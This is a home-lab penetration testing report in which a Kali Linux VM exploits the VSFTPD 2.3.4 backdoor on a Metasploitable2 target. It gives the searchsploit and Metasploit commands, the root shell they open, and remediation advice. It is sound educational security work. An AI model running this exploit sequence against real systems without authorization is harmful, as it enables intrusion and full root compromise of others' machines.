Executive Summary

A controlled home cybersecurity lab was developed using VirtualBox to simulate real-world attack and defense scenarios.
A vulnerable Linux system (Metasploitable2) was assessed from an attacker machine (Kali Linux). Network reconnaissance, vulnerability identification, and exploitation were performed to demonstrate how exposed services can lead to full system compromise.
The assessment successfully achieved remote root-level access through exploitation of the VSFTPD 2.3.4 backdoor vulnerability.

Lab Environment


Component	Description
Host Machine	MacBook Air (Intel i5, 8GB RAM)
Hypervisor	Oracle VirtualBox
Attacker VM	Kali Linux
Target VM	Metasploitable2
Network Type	Host-Only Adapter
Objective	Simulate penetration testing workflow

Methodology

Phase 1: Target Verification

- Verified connectivity using ping
- Confirmed attacker and target were on same network


Screenshot:



Phase 2: Service Enumeration

- Used Nmap version scan
- Identified exposed services and versions
- Discovered FTP service running VSFTPD 2.3.4

Screenshot:



Phase 3: Vulnerability Identification

- Used searchsploit
- Found known backdoor vulnerability

Screenshot:

```
┌──(kali㉿kali)-[~]
└─$ searchsploit vsftpd 2.3.4
 Exploit Title                                 |  Path
vsftpd 2.3.4 - Backdoor Command Execution      | unix/remote/17491.rb
vsftpd 2.3.4 - Backdoor Command Execution      | unix/remote/49757.py
Shellcodes: No Results
```

Phase 4: Exploit Discovery

- Located Metasploit exploit module
- Selected vsftpd_234_backdoor exploit

Screenshot:

```
msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check
  Description
   -  ----                                  ---------------  ----       -----
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes
  VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No
  VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exp
loit/unix/ftp/vsftpd_234_backdoor

msf >
```

Phase 5: Exploitation

- Configured RHOSTS
- Executed exploit
- Achieved remote command execution

Screenshot:

```
msf >
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS ⇒ 192.168.56.102
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.102:21 - The port used by the backdoor bind listener is alread
y open
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:41759 → 192.168.56.102:62
00) at 2026-02-27 17:32:17 -0500
```

Phase 6: Post-Exploitation Validation

- Verified root privileges
- Executed system commands
- Confirmed full system compromise

Screenshot:

```
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i6
6 GNU/Linux
pwd
/
```


---

4. Findings

Critical Vulnerability Identified

- Service: FTP
- Version: VSFTPD 2.3.4
- Vulnerability Type: Backdoor Command Execution
- Risk Level: Critical
- Impact: Full remote root compromise

---

5. Risk Impact

- Unauthorized system control
- Data exfiltration risk
- Lateral movement possibility
- Persistence opportunities

---

6. Remediation Recommendations

- Upgrade FTP service
- Remove vulnerable software versions
- Implement patch management
- Restrict exposed services
- Deploy intrusion detection monitoring

---

7. Conclusion

This project demonstrates practical understanding of penetration testing methodology including reconnaissance, vulnerability analysis, exploitation, and post-exploitation validation within an isolated lab environment.